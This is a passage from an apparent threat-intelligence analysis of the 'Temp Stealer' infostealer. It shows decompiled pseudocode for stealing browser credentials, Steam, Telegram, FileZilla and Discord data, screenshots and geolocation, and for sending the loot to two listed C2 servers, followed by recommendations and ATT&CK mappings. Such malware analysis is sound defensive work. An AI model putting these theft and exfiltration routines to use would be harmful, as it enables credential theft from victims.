
The stealer also steals cookies, usernames, passwords, autofills, history from the Chromium and Firefox-based browsers. The Temp Stealer recursively searches for all installed browsers and steals sensitive information from them. The below image shows the code that steals browser data.



```
v5 = a2[2];
if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFEi64 - v5) < 0xC )
  unknown_libname_3();
v6 = (__int64)a2;
if ( (unsigned __int64)a2[3] >= 8 )
  v6 = *a2;
sub_140006F04(lpFileName, (__int64)a2, a3, v6, v5, (__int64)L"\\Local State", 12i64);
v9 = a2[2];
if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFEi64 - v9) < 0xF )
  unknown_libname_3();
v10 = (__int64)a2;
if ( (unsigned __int64)a2[3] >= 8 )
  v10 = *a2;
sub_140006F04(v27, v7, v8, v10, v9, (__int64)L"\\cookies.sqlite", 15i64);
v11 = (const WCHAR *)lpFileName;
if ( lpFileName[3] >= (LPCWSTR)8 )
  v11 = lpFileName[0];
FileAttributesW = GetFileAttributesW(v11);
if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
{
  v17 = (const WCHAR *)v27;
  if ( v27[3] >= (LPCWSTR)8 )
```

Figure 7 – Stealer Routine to get Browser Data

The stealer then checks for steam application in the system by checking registry entry *HKLM\\Software\\Classes\\steam\\Shell\\Open\\Command*. If the registry entry exists, then the stealer looks for *Steam Sentry File (SNF)* and *Config file* to steal data which includes player profiles, passwords, etc. The figure below shows the pseudocode of the stealer checking for steam registry key.




```
v2 = (BYTE *)operator new(0xFFui64);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Classes\\steam\\Shell\\Open\\Command", 0,
{
  cbData = 260;
  RegQueryValueExA(hKey, Locale, 0i64, 0i64, v2, &cbData);
  RegCloseKey(hKey);
  Source = 0i64;
  v28 = 0;
  v4 = 0;
  v5 = v2;
  do
  {
    if ( *v5 == 34 )
    {
      ++v4;
    }
    else
    {
      if ( v4 == 2 )
        break;
      LOBYTE(v3) = *v5;
      sub_14000C360(&Source, v3);
    }
    ++v5;
  }
  while ( v5 - v2 < 255 );
  v6 = sub_14000C430(&Source, Block, "\\steam.exe");
  v7 = sub_14000C430(v6, v32, "\\Steam.exe");
  sub_1400014B4(&Source, v7);
```

Figure 8 –

Stealer Checking for Steam Application


After collecting steam data, the stealer checks for the Telegram application and steals Telegram's data from the victim's system. First, the stealer checks If Telegram is installed in the machine by checking the registry- H*KU\\Software\\Classes\\tdesktop.tg\\shell\\open\\command.* If the registry entry is present, then the stealer identifies the installation folder of Telegram and then checks for *tdata* and *working* folder, which contains Telegram session data, messages, images, etc. The figure below shows that Stealer is looking for Telegram artifacts.



```
v2 = (BYTE *)operator new(0xFFui64);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Classes\\tdesktop.tg\\shell\\open\\command", 0, 0x20019u, &hKey) )
{
  cbData = 260;
  RegQueryValueExA(hKey, Locale, 0i64, 0i64, v2, &cbData);
  v35 = 0i64;
  v36 = 0;
  v3 = 0;
  v4 = (char *)v2;
  do
  {
    if ( *v4 == 34 )
    {
      ++v3;
    }
    else
    {
      if ( v3 == 2 )
        break;
      sub_14000C360((__int64)&v35, *v4);
    }
    ++v4;
  }
  while ( v4 - (char *)v2 < 255 );
  v5 = sub_14000C430((__int64)&v35, (__int64)Block, (__int64)"\\telegram.exe");
  v6 = sub_14000C430(v5, (__int64)Source, (__int64)"\\Telegram.exe");
  sub_1400014B4(&v35, v6);
  j_j_free(Block[0]);
  sub_1400013A8(&v35, Source, "\\tdata");
  mbstowcs(Dest, Source[0], 0xFFui64);
```

Figure 9 – Stealer Checking Telegram Application in the Victims machine


The stealer takes a screenshot of the current Windows and saves it for exfiltration. The Code snippet in the figure below shows the routine to capture the screenshot.



```
GdiplusStartup(v25, &v27, 0i64);
hdcSrc = GetDC(0i64);
cy = GetSystemMetrics(1);
SystemMetrics = GetSystemMetrics(0);
CompatibleDC = CreateCompatibleDC(hdcSrc);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, SystemMetrics, cy);
SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, hdcSrc, 0, 0, 0xCC0020u);
v25[1] = (__int64)&Gdiplus::Bitmap::`vftable';
v20 = 0i64;
v6 = GdipCreateBitmapFromHBITMAP(CompatibleBitmap, 0i64, &v20);
v26 = v6;
v25[2] = v20;
v36 = 0;
LODWORD(Size) = 0;
GdipGetImageEncodersSize(&v36, &Size);
if ( (_DWORD)Size )
{
  v7 = (const wchar_t **)j__malloc_base((unsigned int)Size);
  v8 = v7;
  if ( v7 )
  {
    GdipGetImageEncoders(v36, (unsigned int)Size, v7);
    v9 = 0;
    v10 = v36;
    if ( v36 )
    {
      while ( wcscmp(v8[13 * v9 + 8], L"image/png") )
      {
```

Figure 10 – Routine to Capture the Screenshot


After taking a screenshot, the stealer gets the geolocation details by calling the URL *hxxp://ip-api.com/xml/,* which response with details in XML format. The stealer then parses the XML and gets the geolocation details of the victim. The figure below shows the routine to get the geolocation details.



```
UrlComponents.dwStructSize = 104;
UrlComponents.lpszHostName = szServerName;
UrlComponents.dwHostNameLength = 256;
UrlComponents.lpszUrlPath = szObjectName;
UrlComponents.dwUrlPathLength = 256;
result = InternetCrackUrlA("http://ip-api.com/xml/", 0, 0, &UrlComponents);
if ( result )
{
  dwFlags = -2147483392;
  if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
  {
```

Figure 11 – Stealer Checking for the Geolocation of Victim

The stealer then extracts the IP address, Country, City, Zip code, and Timezone details, as shown in the figure below.




```
sub_1400014B4(a2, v6);
j_j_free(Block[0]);
v7 = sub_1400013A8(a2, v56, "\nIP: ");
sub_1400014B4(a2, v7);
v8 = sub_140001184(v56, a1 + 1);
v9 = sub_140001218(a2, v61, v8);
sub_1400014B4(a2, v9);
v10 = sub_1400013A8(a2, v56, "\nCountry: ");
sub_1400014B4(a2, v10);
v11 = sub_140001184(v56, a1 + 9);
v12 = sub_140001218(a2, v61, v11);
sub_1400014B4(a2, v12);
v13 = sub_1400013A8(a2, v56, "\nCity: ");
sub_1400014B4(a2, v13);
v14 = sub_140001184(v56, a1 + 5);
v15 = sub_140001218(a2, v61, v14);
sub_1400014B4(a2, v15);
v16 = sub_1400013A8(a2, v56, "\nZipcode: ");
sub_1400014B4(a2, v16);
v17 = sub_140001184(v56, a1 + 11);
v18 = sub_140001218(a2, v61, v17);
sub_1400014B4(a2, v18);
v19 = sub_1400013A8(a2, v56, "\nTimezone: ");
sub_1400014B4(a2, v19);
v20 = sub_140001184(v56, a1 + 7);
v21 = sub_140001218(a2, v61, v20);
```

Figure 12 – Stealer extracting the Geolocation

Details


The Stealer also collects details of RAM, Processor, and GPU from the victim's system, as shown in the figure below.



```
v22 = sub_1400013A8(a2, v56, "\nRam: ");
sub_1400014B4(a2, v22);
GlobalMemoryStatus(&Buffer);
LODWORD(a1) = LODWORD(Buffer.dwTotalPhys) >> 20;
sub_1400010D4(Block, Locale);
memset(v70, 0, 0xFFui64);
itoa_s((int)a1, v70, 0xFFui64, 10);
sub_1400010D4(v61, v70);
v60 = 5;
sub_1400014B4(Block, v61);
sub_140001184(v56, Block);
v60 = 7;
j_j_free(Block[0]);
v23 = sub_140001218(a2, v63, v56);
v24 = sub_1400013A8(v23, v65, " MB\n");
sub_1400014B4(a2, v24);
j_j_free(v63[0]);
v25 = sub_1400013A8(a2, v63, "Processor: ");
sub_1400014B4(a2, v25);
sub_1400010D4(Block, Locale);
RAX = 0x80000000i64;
```

Figure 13 – Stealer Getting System Information from Victim System


The stealer steals the *\\FileZilla\\recentservers.xml* file from the victim system, which contains session information of the FileZilla FTP client. The figure below shows the routine to get the FileZilla session file.



```
  unknown_libname_3();
v25 = lpFileName;
if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
  v25 = (LPCWSTR *)lpFileName[0];
sub_140006F04(&v76, v23, v24, (__int64)v25, v81, (__int64)L"\\FileZilla\\recentservers.xml", 28i64);
unknown_libname_4((__int64)lpFileName);
v26 = v76;
LOWORD(v76) = 0;
v27 = (__int128)v77;
```

Figure 14 – Stealer Stealing FileZilla Session File


Stealer then looks for discord token files and steals them; the figure below shows the location of the discord token files.



```
loc_140009AE4:
movdqa  xmm0, cs:xmmword_1400409A0
lea     rdx, aDiscordLocalSt ; "Discord\\Local Storage\\leveldb"
lea     rcx, [rbp+680h+var_6A0]
mov     qword ptr [rsp+780h+var_738+8], r13
movdqu  [rbp+680h+var_690], xmm0
mov     dword ptr [rsp+780h+var_728], r13d
mov     qword ptr [rsp+780h+var_728+8], r13
mov     dword ptr [rsp+780h+var_718], r13d
mov     [rbp+680h+var_6A0], r13
call    sub_1400067F4
lea     rdx, [rbp+680h+var_6A0]
lea     rcx, [rsp+780h+var_738+8]
call    sub_140006200
movdqa  xmm0, cs:xmmword_1400409A0
lea     rdx, aDiscordPtbLoca ; "Discord PTB\\Local Storage\\leveldb"
lea     rcx, [rbp+680h+var_6A0]
mov     [rbp+680h+var_6A0], r13
movdqu  [rbp+680h+var_690], xmm0
call    sub_1400067F4
lea     rdx, [rbp+680h+var_6A0]
lea     rcx, [rsp+780h+var_738+8]
call    sub_140006200
movdqa  xmm0, cs:xmmword_1400409A0
lea     rdx, aDiscordCanaryL ; "Discord Canary\\leveldb"
lea     rcx, [rbp+680h+var_6A0]
mov     [rbp+680h+var_6A0], r13
movdqu  [rbp+680h+var_690], xmm0
call    sub_1400067F4
lea     rdx, [rbp+680h+var_6A0]
```

Figure 15 – Stealer Checking for Discord Token File


After getting all the above information, the stealer then sends the data to the attacker's remote server. The figure below shows the routine to send stolen information to a remote server.



```
      v68 = (const wchar_t *)(v67 + v121 + 16);
      if ( *((_QWORD *)v68 + 3) >= 8ui64 )
        v68 = *(const wchar_t **)v68;
      wcstombs((char *)Buffer, v68, 0x100ui64);
      sub_1400010D4(&v89, Buffer);
      v69 = sub_1400010D4(&v76, "WALLET%%FILE_NAME_SPLIT");
      sub_140001318(&v75, v69);
      v70 = sub_140001184(v86, &v89);
      sub_140001318(&v75, v70);
      v71 = sub_1400010D4(&v105, "WALLET%%FILE%%SPLIT");
      sub_140001318(&v75, v71);
      sub_1400075A4(&v75, *(_QWORD *)(v121 + v67), *(unsigned int *)(v121 + v67 + 8));
      j_j_free(v89);
      ++v66;
      v67 += 48i64;
    }
    while ( v66 < v122 );
  }
  for ( k = ppResult; k; k = k->ai_next )
  {
    v73 = socket(k->ai_family, k->ai_socktype, k->ai_protocol);
    if ( connect(v73, k->ai_addr, k->ai_addrlen) != -1 )
    {
      while ( v32 < SDWORD2(v75) )
        v32 += send(v73, (const char *)(v75 + v32), 4096, 0);
      Sleep(0x2710u);
    }
    closesocket(v73);
```

Figure 16 – Stealer Sending Stolen Data to Remote Server

The Temp stealer identified to be sending the stolen information to IPs 79[.]137[.]199[.]73, 157[.]90[.]126[.]84, which are hosted in Europe. The below figure shows the information of the IPs.



```
79.137.199.73
ip: "79.137.199.73",
hostname: "stiff-growth.aeza.network",
city: "Amsterdam",
region: "North Holland",
country: "NL",
loc: "52.3740,4.8897",
org: "AS210644 AEZA GROUP Ltd",
postal: "1012",
timezone: "Europe/Amsterdam",
```

```
157.90.126.84
ip: "157.90.126.84",
hostname: "static.84.126.90.157.clients.your-server.de",
city: "Nürnberg",
region: "Bavaria",
country: "DE",
loc: "49.4542,11.0775",
org: "AS24940 Hetzner Online GmbH",
postal: "90402",
```

Figure 17 – Information of the IPs (Source -ipinfo.io)

Conclusion

Bundling malware in the software tools is quite common among attackers. Now we are observing the rise of the stealers bundled into the software and utility tools to target potential victims globally. The temp stealer not only targets Crypto wallets but also steals data from Discord, Steam, and Telegram applications. The malware authors are continuously creating new stealers as there is a rise in digital transactions and cryptocurrency usage. The increasing use of digital currency incentivizes cyber criminals to steal funds from cryptocurrency users. This stolen data could then be used to commit financial fraud and other attacks.

Our Recommendations

- Avoid downloading pirated software from Warez/Torrent websites. The "Hack Tool" present on sites such as YouTube, Torrent sites, etc., contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and Email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Credential Access	T1555 T1528 T1539	Credentials from Password Stores Steal Application Access Token Steal Web Session Cookie

Discovery	T1087 T1083	Account Discovery File and Directory Discovery
Collection	T1213 T1005 T1113	Data from Information Repositories Data from Local System Screen Capture
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise

Indicators	Indicator Type	Description
